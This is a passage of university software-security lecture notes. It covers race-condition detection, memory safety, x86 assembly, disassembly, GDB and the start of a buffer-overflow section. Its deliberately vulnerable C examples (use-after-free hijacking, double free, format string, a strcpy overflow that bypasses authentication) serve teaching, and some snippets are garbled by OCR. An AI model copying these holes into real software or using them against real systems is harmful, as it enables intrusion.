- However, a `context()` switch can happen between the time it flags, write, and unflag

Exploit :

- Obtaining root permissions in Android devices
- Modify shell and performs an additional, unexpected functions, such as a keylogger
- Link to malware

2.3.4 Prevention/detection

- **Prevention** : make sure that it will not happen
  - *Static*: type based, *race free type systems*
    Associate a lock to each variable directly in the type

```
1 class Tnode <thisOwner, TOwner> {
2     T<Towner>
3 }
```

Limits: Erase any potential race condition, but burden in annotations, it is limited to what we can write and does not exploit knowledge in thread ordering.

  - *Dynamic and Hybrid Race Detectors*: : lockset, happens before.
    The principle is to detect race condition at runtime and remove all the constraints from type system. It is limited by the false positive (false detection) and false negative (not detected).

    Locksets:
    - Assume each thread t hold a set of locks `locks_held(t)`
    - For each shared variable `v`, maintains a set of candidate locks `C(v)`
    - `C(v)` contains the locks that should protect `v` during the whole computation
    - Each time `v` is accessed, take `C(v)` inter `locks_held(t)`
    - If intersection is empty, declare potential race condition
    - (one lock for the whole duration, else it may be a race condition)

Program	lock_held	C(v)
lock(m1)	{ }	{m1,m2}
v=v+1	{m1}	
unlock(m1)		{m1}
lock(m2)	{ }	
v=v+1	{m2}	
unlock(m2)		{ }

Table 2: There is no lock to protect v during the entire computation but there is no race condition

Too conservative: access without lock ⇒ alarm. This may imply false positive. At initialization, shared variables are frequently initialized without locks. A **read-shared data** are variables written at initialization and read-only thereafter and does not need a lock. **Read-write locks** allow one single write and multiple readers but are more complex.

Moreover it may miss race conditions (false negative): due to unrecognized thread API, initialization in different threads and some specific case.

- **Detection**: write a program, and then use a tool to detect (Model checking, static analysis, ...) Ultimate solution: Explore all orders, t threads of n instructions each gives t^{nt} order. Solution: detect feasible races among feasible orders. (e.g *Infer* by facebook)
- Depends on position in development process

2.3.5 Race condition and compiler options

```c
void *f(void *v) {
    int * i = (int *) v;
    i = 0;
    printf("set to n");
    return NULL;
}
int main() {
    const int c = 1;
    int i = pthread_t thread;
    void* ptr =(void *) &
    while(c) {
        i++;
        if(i == 1000)
            pthread_create(&thread, NULL, &f, ptr);
    }
    printf("done n");
}
```

Will it always terminate ?

- Depends of `gcc` options
- With `-o3` (all optimisations): no
- Why?
  - The variable c is likely to stay local in a register, hence it won't be shared.

  ⇒ "volatile" variable

3 Memory safety

3.1 Memory handling and impact of memory corruption

Memory corruption is as old as operating systems and networks and exploitation/facilities really depends on the programming language in use.[2].
As small reminder, one byte is the concatenation of 8 bits and allow to encode 256 values in the decimal system. For the hexadecimal system, digits are between 0 and 14(F) and are the concatenation of 4 bits so two digits make one byte.

3.1.1 Processor and memory

A computer is composed of a processor which read and write instruction stored in memory. Processor can also use specific memory locations called registers.

Execution can modify registers and memory, it repeat :

1. Processor **fetches** instruction whose address is stored in EIP (= register containing the next instruction to be executed)
2. Processor **decodes** the instruction
3. Processor **executes** the instruction

Instructions are the building blocks of assembly programs. In x86 assembly (32 bits systems), it is made of a

- mnemonic + zero or more operands
- Operands are typically registers, memory addresses, or data (immediate)
- Example : `MOV ECX 0x42`
  - `MOV ECX` corresponds to `0XB9`
  - `0x42` corresponds to `0x42000000`

  ⇒ The machine views `B9 42 00 00 00`

Two types of processors:

1. CISC (Complex Instruction Set) (e.g intel 8086)
   - Lots of instructions and different clock cycles
   - Lots of transfers with memory
2. RISC (Reduced Instruction) (e.g sparc)
   - Small number of instructions, and more predictable clock cycles
   - Few transfers with memory, lots of registers


[2] `https://ieeexplore.ieee.org/document/6547101/?arnumber=6547101`

3.1.2 Memory principles

Memory is viewed as a large table where addresses are coded on bytes, a word is a sequence of bytes (between 32 and 64 bits) and also define the size of addresses and registers (for 32 bits, it's 4 bytes, i.e 8 hexadecimal digits).

- Number of addresses excluding the start and end address: $end_{10} - start_{10} - 1$
- Number of addresses including the start and end address: $end_{10} - start_{10} + 1$

Note that memory gestion unit **virtualizes** the memory space which means that each software program thus has the impression to access the entire memory space even if not.



3.1.3 Registers organisation

General registers (32 bits) for data :

1. `EAX`: usually reserved to store the output of function call
2. `EBX`
3. `ECX`
4. `EDX`

Six segments registers (16 bits) for part of memory address: `CS` , `SS`, `DS`, `ES`, `FS`, `GS`.

Offset registers (offset wrt to segment register)

1. `EIP` contains address of the next instruction to be executed
2. `EBP` is the base stack register, used to know where we are in the stack
3. `ESP` is the top stack pointer (hence lowest address in the stack)
4. `ESI` and `EDI` are used to offset position of some data for specific operations

And finally, special registers for the processor.

3.2 Vulnerabilities stack and heap

Languages such as C offer a wide range of memory access errors. Those are known to be exploitable vulnerabilities for a wide range of exploits.[3][4][5]

Two important structures, the stack which store local variables and parameters function and the heap that stores dynamic variables. Those two structures interact with each other through pointers:

```c
char *buffer; //The address of memory allocated for buffer is stored in the stack
buffer = malloc(sizeof(char)*10); //The allocated memory is “somewhere” in the heap.
```

Main stack exploit/vulnerability :

- **Buffer overflow (Stack)**: Buffer overflow is when you're allowed to **smash** the stack, that is to write in the stack where you should not. (Can also happen on heap, but with different consequences). Often requires the **ability to execute the stack**.
  - Potential exploits are: shellcode, backdoor, variable value modification, or denial of service

```c
#include <stdio.h>
void main() {
    int buffer[10];
    printf("here is the value d",buffer[1000]);
    //Segmentation fault = Access data which is potentially outside of stack of the process, or not allowed
    //No SF certainly means that we touch something still in the stack
}
```


- **Format string (Stack)**: Format string is simply abusing functions like `printf` to read/write memory

```c
#include <string.h>
#include <stdio.h>
void main(){
    //If no argument matches %d , then one reads what it at the place where the argument should be
    //It create a hole in memory that may be written
    //With %n , can also be used to write on the
    printf("hello, %d %d %d %d");
}
```

Heap memory management Heap works by allocating chunks of bytes allocated as free memory (malloc). The heap is thus a double linked list of chunks with:

- A pointer to the first element (head of heap), i.e., to the first free memory space
- A pointer to previous chunk, one to next chunk
- Data from the user.

[3] "*Control Flow Bending: On the effectiveness of control flow integrity*"
[4] "*Softbound : Highly Compatible and Complete Spacial Memory Safety for C*"
[5] https://nebelwet.net/teaching/16-527-SoftSec/slides/02-memory_safety.pdf



When one frees some memory (free), chunks are stored in list to be "quickly". Those list are fastbin (very few bytes), small bin, unsorted bin and they depend on the size of the chunk and playing with them may lead to vulnerabilities. When allocating memory, always replace the first most similar chunk in size.

- **Used after free vulnerability**: Potential exploit consist to program allocates and then later frees memory block A. Attacker allocates a memory block B, reusing the memory previously allocated to block A. Attacker writes data into block B. Program uses freed block A, accessing the data the attacker left there. = Code reuse

  ⇒ This is a memory safety issue: the semantics of the language does not match the one on the system where it is executed.

```c
typedef struct{
    void (*vulnfunc )();
}
void legitimate(){
    printf ("I am the legitimate \n");
}
void bad() {
    printf ("I am the bad function \n");
}
void main(){
    exploitable *malloc1 = malloc(sizeof(exploitable));
    malloc1->vulnfunc = legitimate;
    malloc1->vulnfunc(); //I am the legitimate function
    free(malloc1); //Prevention: malloc1 = NULL;
    //long *malloc3 = malloc(0); with that we got a segfault at L1
    long *malloc2 = malloc(0);//Will access the preceding free memory without erasing it.
    *malloc2 = (long)bad;
    malloc1->vulnfunc();//L1 : I am the bad function
    //Should throw memory error
    //Explanation : malloc2 took the space of malloc1
}
```

- **Double free vulnerability**: the exploit is here to read write part of the memory you should not touch

```c
void main() {
    int *a,*b,*c,*d,*e,*f;
    a = malloc(sizeof(int));
    b = malloc(sizeof(int));
    c = malloc(sizeof(int));
```

```
6       free(a); //Justification from here
7       free(b);
8       free(a); //double free
9       d = malloc(sizeof(int));
10      e = malloc(sizeof(int));
11      f = malloc(sizeof(int));
12      *d = 5;
13      printf("voici la valeur %d",*d);//5
14      *f = 6;
15      printf("voici la valeur %d",*d);//6
16  }
```

Here the justification with the state of the freelist/fastbin according to free and malloc:

1. $head \rightarrow a \rightarrow tail$
2. $head \rightarrow b \rightarrow a \rightarrow tail$
3. $head \rightarrow a \rightarrow b \rightarrow a \rightarrow tail$
4. $head \rightarrow b \rightarrow a \rightarrow tail$ ['a' is returned]
5. $head \rightarrow a \rightarrow tail$ ['b' is returned]
6. $head \rightarrow tail$ ['a' is returned]

- **Null pointer abuse**: This example takes an IP address from a user, verifies that it is well formed and then looks up the hostname and copies it into a buffer.[6]

```
1   void host_lookup(char  *user_supplied_addr) {
2       struct hostent *hp;
3       in_addr_t *addr;
4       char hostname[64];
5       in_addr_t inet_addr(const char *cp);
6       /*routine that ensures user_supplied_addr is in the right format for conversion */
7       validate_addr_form(user_supplied_addr);
8       addr = inet_addr(user_supplied_addr);
9       hp = gethostbyaddr(addr, sizeof(struct in_addr), AF_INET);
10      strcpy(hostname,hp->h_name);
11  }
```

If an attacker provides an address that appears to be well formed, but the address does not resolve to a hostname, then the call to `gethostbyaddr()` will return NULL. Since the code does not check the return value from `gethostbyaddr()` , a NULL pointer dereference would then occur in the call to `strcpy()`.

- **Control flow Hijacking**: Redirect the flow to an already existing executable code in memory.
  Example: buffer overflow and executable shell code in the stack
- **Return Oriented Programming**: 64 bit X86 processors the first argument to a function to be passed in a register. ROPlooks for functions that pop values from the stack into registers.
- **Non control data attacks**: Corrupt the data.[7]
  Example: corrupt the parameters of a sensitive function (disable security check)

[6] https://cwe.mitre.org/data/definitions/476.html
[7] https://github.com/JonathanSalwan/ROPgadget

3.3 Memory safety

There is often a gap between the semantic of the language and the one of the machine on which it is executed. Allows us to step out of the restrictions imposed by the programming language and access memory out of context. In fact C is considered to be memory unsafe. This weakness/vulnerability is the root for many exploits (crash, leakage, ...). Enforcing memory safety has a (potentially high) complexity cost.

To avoid the above mention exploits/vulnerabilities, a definition of memory safety is required:

1. The SoK paper proposes : "A program execution is memory safe so long as memory access error does not occur".
   This is not a definition, but rather a consequence of a potential definition (what is an error?)
2. Prof Mathias Payers proposes a definition based on the concept of "runtime": "Memory safety is a property that ensures that all memory accesses adhere to the semantics defined by the source programming language." = A contract is thus passed between user and compiler.
   Payer: "The gap between the operational semantics of the programming language and the underlying instructions provided by the hardware allow an attacker to step out of the restrictions imposed by the programming language and access memory out of context."

Example : By definition of the semantics of C language, pointer deference have to stay within bounds of their pointer's valid objects. However, if the outside bound memory location is available, the machine on which the program is executed may accept it.

⇒ Conclusion: memory safety is a general property that should be defined at runtime. A program is memory safe if all of its executions are safe

Conditions to break memory safety Memory access errors can be split into two classes:

1. Those where a pointer become "dangling"
   Temporal memory safety
   - All memory dereferences are valid at the time of the dereference
   - the pointed to object is the same as when the pointer was created.
2. Those where a pointer goes out of bound
   Spacial memory safety
   - all memory dereferences are within bounds of their pointer's valid objects.
   - An object's bounds are defined when the object is allocated.
   - Any computed pointer to that object inherits the bounds of the object. Any pointer arithmetic can only result in a pointer inside the same object.

3.4 Prevention/detection

3.4.1 Protections

1. **(static) Detection** consists in deploying a series of techniques to check whether software suffers from a memory access error
   - Techniques for detection includes (but are not limited to): fuzzing, static code analysis, formal verification, model based testing, control flow integrity...
2. **Runtime solution** consists in deploying techniques to prevent memory access errors during execution (in which case the software is stopped)

- Runtime solutions include fat pointers and global objects.

Should be deployed when being **taken off-the-shell**, detection is definitively useful but is likely to cost or to be imprecise. We have a false positive vs a false negative trade off.

There are also problems related to knowledge since we may not have all information regarding dynamic libraries or about the environment in where the software is used. Unfortunately detection tools are very static and need full knowledge consequently, a runtime protection may be useful. In fact, it will mainly depends on the time you have, on code compatibility, or on code complexity.

3.4.2 Static Detection

Detection solutions typically done at **conception** time:


- **Testing** (which test specification)
  Compares input/output wrt a model/some requirements and requires manual writing of all the test code/cases. Good for testing what the test writer knows but **rarely catches anything unexpected (problematic for security)**. Good coverage requires extensive test writing (E.g. to test all of a 64 bit input requires 2^{64} tests). Not effective for (non trivial) memory problems, difficult for concurrent systems (quantitative systems are even worse)

- **Fuzzing inputs** (modify structure, outside specifications)
  Good for adding "noise" to functions/values (push it where things are not specified). Good fuzzers can find interesting errors (exhausts unspecified inputs → **great for security**). As before, good coverage requires extensive running of the fuzzer. Difficult to fuzz input without clear strategy (symbolic execution or deep learning) but purely random in many cases.

  - Well known tool: American fuzzer loop, radamsa , zzuff, webfuzz for the web).


- **Verification**
  Tries to verify system represented by a **math model**. Usually a combination of manual and automated efforts (fully not yet feasible). It allow to prove that bugs do not exist, since lack of proof implies bug is possible. Longly considered as impractical since too big and unclear semantics/specification but recent progress can make it useful for ecology/energy saving.

- **Model checking** (not really used)



- **Symbolic execution** (may use CP to be solved but may not always be applied and may lead to state explosion)
  Tries to combine execution (testing, fuzzing) with formal methods (verification), T-towards "clever coverage fuzzing". Good for reasoning over complex code, better coverage than classical fuzzing. Can find memory problems with precise examples, can produce constraints/conditions of memory problem.

  - Well known tools: Dart, Cute, Klee (used by Microsoft)



- ...


Goal is to help development avoid mistakes, but all have limitations.

3.4.3 Runtime Solutions

Detection solutions designed to operate at runtime:

1. **Tripwire**: Add markers in memory (at the bounds of allocations, of the stack and in freed memory) that "trip" when accessed to show problems, used by Valgrind, ...
   - Memory, stack and lookup overhead
   - Works with existing code
   - Not perfect

```
// Old code
val = mem[i];
// New (rewritten) code
if(mem[i] == TRIPVAL) abort();
else val = mem[i];
//If you exceed the value, then you can attack !
```



2. **Object Based**: Store information on memory allocations and check pointers are valid on dereference. All "objects" are stored with their metadata in a global store which has lookup from pointer value, used by SafeCode
   - Global store requires memory, Store lookup overhead is high
   - Works with existing code
   - Not perfect (object table can be corrupted)

```
// Old code
val = mem[i];
// New (rewritten) code
meminfo = lookup(mem);
if(unsafe(meminfo,i)) abort();
else  val = mem[i];
```

3. **Pointer based**: Change how pointers are defined modifications (e.g. "fat pointers") and then check their additional information (current address, pointer base address and pointer allocation size) on dereference. Pointer access is now an inlined function to check the access is safe (value inside base + size), used by Cyclone, CCured

   - Small memory overhead, Local and easy checking
   - Does not work with existing code (change of data structure for pointers)
   - Not perfect

```
// Old code
val = mem[i];
// New (rewritten) code
if(mem->ptr[i] < mem->base || mem->ptr[i] > mem->base + mem->size) abort();
else  val = mem->ptr[i];
```

4. **Softbound**: Add additional pointer information as extra variables in the code (Pointers are now accompanied by local variables that also store metadata, pointer base address and pointer allocation size → Main difference with fat pointers. Makes it compatible with existing code!) and check their values at dereference. Pointer access is now an inlined function check the access is safe (value inside base + size), used by SoftBound

   - Very small memory overhead but some stack overhead
   - Local and easy checking
   - Works with existing code
   - Not perfect

```
// Old code
val = mem[i];
// New (rewritten) code
if(mem < mem->base || mem > mem->base + mem->size) abort();
else  val = mem;
```

   Breaking SoftBound: Softbound pointer information fails for sub objects. (see slide 108)

What about untyped languages Languages such as Python or HTML are weakly typed, however such language are often written with language such as C. Consequently, they can suffer from memory vulnerability, we just need to know internal detail of the language we are using.

What about java Some languages do handle memory vulnerability as "exceptions" In case cmd is not defined cmd string will be NULL and Java will throw a `NULL POINTER EXCEPTION`.

```
String cmd = System.getProperty("cmd");
cmd = cmd.trim();
```

There is also vulnerability when using reflexion.

4 Assembly/debugger

4.1 Assembly

Low level language that present machine language in a form that is readable by a human where languages such as C or C++ are **high level languages**. Languages such as Java are **interpreted languages**.

The exact syntax of the assembly **depends on the architecture**:

- INTEL for X86 based processors (mostly linux and windows)

  <OPERATION> <DST>, <SRC>

- AT&T for UNIX

  <OPERATION> %<SRC>, %<DST>

4.1.1 X86 assembly language

Several types of instructions :

1. **Transfer between memory/registers and registers/memory**
   - `MOV [EBP+9],value`: puts `value` at address pointed by `EBP+9`
   - `LEA EAX, [EBP+9]`: load the address of `EBP+9` into `EAX`
   - `PUSH value`: add value on top of stack
   - `POP dst`: remove top value from stack and save it in dest
2. **Computation** (`ADD`, `NEGL`,...)
3. **Jump** (`JUMP`, `JGE`,...) and **Test** (Test `CMP` and corresponding flags)

```
cmp source, dest     #Implements
jge flag             #jump to flag if dest > source
```

4. **Many more**
   - `NOP`: does nothing, equivalent to `0x90`

Endianness convention: Use the little endian convention

- Address `0xffcefade` is represented with `\xde\xfa\xce\xff`

4.2 Debugger - disassembler - decompiler

- A **debugger** allow the user to view and change the running state of a program, many debuggers offer disassembling options. Situation is simplified if source code is available (type of variables). GDB is a good illustration.
- A **disassembler** is a software tool which transforms machine code into a human readable mnemonic representation called assembly language. Disassembling is undecidable: Given an address add , is there an input of the program that leads to add ?
- A **decompiler** is a software used to revert the process of compilation. It takes a binary program file as input and output the same program expressed in a structured higher level language.

4.2.1 Algorithms to disassamble

1. **Linear sweep**

   - Read instruction one by one
   - Does not take jump/test into account
   - Purely linear, list based
   - Very sensitive to dead code
   - GDB works like that

   Dead code problem (code overlapping allows to many instruction to be coded on common addresses) and linear mode[8] :

```
#True code:
jmp next
db 0a 05;
next:
    cmp ecx, 0x2
    je 0x8048069
    mov ebx, 0x2;
#=> Objdump obtained after disassembling compiled true code:
#=> Opcode overlaping due to dead code! Done by compression usually
jmp 0x8048064
or al, [0x7402f983]
add [ebx+0x2], bh
```

2. **Recursive sweep**

   - Read instructions one by one
   - Follows results from jumps
   - IDA works recursively

   Recursive mode may be problematic:

   (a) One may think that recursive disassembling removes dead code problem but this is actually wrong. Indeed, a comparison (and so a jump) may depend on some software input, the value is not known in advance but disassembling is a very *static* procedure. Consequently, one has to check for all the values, and there is no guarantee that a part of the comparison does not contain dead code.

```
if(true) { //always here, fast with linear
    //i1
    //i2
} else {
    //Deadcode, recursive do more work since lead to all jmp.
}
```

[8] http://docnum.univ-lorraine.fr/public/DDOC_T_2015_0011_THIERRY.pdf

(b) Auto modified code: Technique allowing to programs to hide their payload and to not reveal them until the execution.

i	Adresse	Octets	Instruction
0	(...)	(...)	`.text` -> RWX
1	8048060	b8 6b 80 04 08	mov eax, 0x8048076
2	8048065	66 c7 40 01 02 00	mov [eax+1], 2
3	804806b	66 c7 40 06 02 00	mov [eax+6], 2
4	8048076	bf 01 00 00 00	mov edi, 1
5	804807b	bb 01 00 00 00	mov ebx, 1
6	(...)	(...)	Affiche edi et ebx
7	(...)	(...)	Quitte

This program starts by allowing write access to the `.text` code section: the access rights of this section become `RWX` (read, write and execute are allowed). Then it sets a memory address, `0x8048076` in `eax`, then instruction 2 written to `eax + 1`, causing instruction 4 to be modified to `mov edi, 2`, coded on `bf 02 00 00`. Then instruction 3 causes a second auto-modification by transforming instruction 5 into `mov ebx, 2`, coded on `bb 02 00 00`. If the self-modifying instructions are not taken into account the displayed final value of `edi` and `ebx` is 1. However, instructions 2 and 3 modify the code so that the final value of these two registers is 2 at the time of their display. Here you can see that the program changes during its execution and therefore it is not can't be satisfied with the original representation of the program to analyze it.


Other challenges in disassembling

1. **Opaque predicates**: replace simple conditions with complex polynomials and extra variables. Hard to decode, hard to disassemble (dead code, etc)
   Static opaque predicate = Is is a predicate whose value is fixed during runtime

   (a) **Invariant opaque predicate** : The value is always evaluates to true or false for all possible inputs
   E.g : $\forall x \in Z : (4x^2 - 4)\%19 \neq 0$

   (b) **Contextual opaque predicate**: Evaluates to always true or false under a given precondition
   E.g : $\forall x \in Z : (4x - 4)\%3 = 0 \Rightarrow (28x^2 - 13x - 5)\%9 = 0$

   Dynamic opaque predicate: Split executions with several predicates that are either all true or all false. Here must pass to 1.2.3.



2. **Virtualization**: Hide the instructions as data of a new program (disorganisation of the structure).

4.2.2 Debuggers principles

Debuggers are used to get information on memory/register a runtime and is based on hooks. It is not the same and should not be confused with source code debuggers (like IDE). Well known tools are **gdb**, radar, ida , olydbg , **objdump**, **ptrace** ... Their usage depend on the type of files (elf,pe,...) and on functionalities.

GDB debugger

1. Compilation with **debugging symbols** (-g): `gcc m32 g fichier.c o result`
2. Launch gdb and avoid verbose messages: `gdb -q result`

Main function: observe software at runtime


- Key tool: **break points** and **break line** which are used to suspend the execution
  - `break *address`
  - `break line`
  - `break line condition`
- `disass func` : shows the assembly code
- `i r register` shows the content of register
- `print $register`
  shows the content of the address stored in register
- `x/value1xvalue2 address` : hexadecimal representation of `value1` units of size `value2` starting from `address`
- `x/2xw &register` : shows the two first words (sequence of byte depend on architecture) from address pointed by register
- GDB can be used to modify register/environment variables/address's content at runtime
  - `set $ebp+=4`
  - `set (i = 20)`
- `watch i`: Alarm can be issued
- `attach 335`: Running process can be examined
- `list func`: Source code of function func can be obtained

GDB does not provide heap examination but you can install GDB heap. This will give you addresses of chunks lists but this is much less flexible than stack/register explorations.

4.2.3 Stack organization

The stack (LIFO politics):

- Stores local variables and arguments of a function
- Pushes/pops information from high to low level addresses
- Is used to store the context a function on a stack frame
- On the right, an abstraction of the stack at execution



Relation between function and stack They use the stack to access their parameters to transmit parameters to other functions and have their own vision of the stack, the stack frame.
Access to local variables is done via the `EBP` register and the top of stack is accessed via `ESP` register.

4.2.4 Calling function convention

A function is thus composed of a prolog and an epilog :

- **Prolog** consists in adapting the stack to access function's parameters and local variables
- **Epilog** consists in cleaning this frame


Calling function convention

1. Before the function is called: push the argument
   (a) `sub esp,size`: make space for argument
   (b) `add ebx,value`
   (c) `push address`
2. When the function is called: `call func`
   (a) `push eip`: save EIP of calling frame
   (b) `jmp functionAddress`
3. At the beginning of function:
   (a) `push ebp`: save EBP of calling frame
   (b) `mov ebp,esp`: new EBP is current ESP
   (c) push local arguments:
   Arguments are pushed on the stack (usually from right to left)
4. When the function terminate:
   - `leave`: move the value of ESP to EBP and POP EBP , which restores old EBP
   - `ret` ≡ `pop eip`: and call which establishes the next instruction to be


   At termination, the stack frame is erased

Example Consider a call to a function Geek:


1. With n arguments: $Param(1)...Param(n)$
2. A local integer variable i (4 bytes)
3. A buffer of n char buf (n bytes)



(a) Before calling Geek



(b) When Geek is called



(c) Push local variables

5 Buffer overflow

In the first part of the class, we will assume a very permissive situation: we can do whathever we want with the stack!

5.1 Exploit: Erase value of other local variables

```
1  /* prog.c */
2  int check_authentification(char *password) {
3      int auth_flag = 0;
4      char password_buffer[16];
5      strcpy(password_buffer,password); //vulnerability : strcpy does not check |worduser| <= |buff|
6      if(strcmp password_buffer,"good ")==0) auth_flag = 1;
7      else printf"bad password!");
8      return auth_flag;
9  }
10 void main(int argc , char* argv[]) {
11     if(check_authentification argv[1]) printf("access granted");
12 }
```


- `./prog coucou` → bad password!
- `./prog good` → access granted
- `./prog badbadbadbadbadbadbad` → bad password!**access granted**
- `./prog badbadbadbadbadbadbadbadbadbadbadbadbadbad` → **Segmentation fault**

Effect on the stack

1. Exceed buff capacities
2. Erase/change informations : Local variables or function's prolog

Exploits, strongly depend on variable's position:

1. Erase another variable
2. Get access to function informations



5.1.1 With GDB

```
#main
0x56555607 <+34>: mov eax,DWORD PTR [eax]
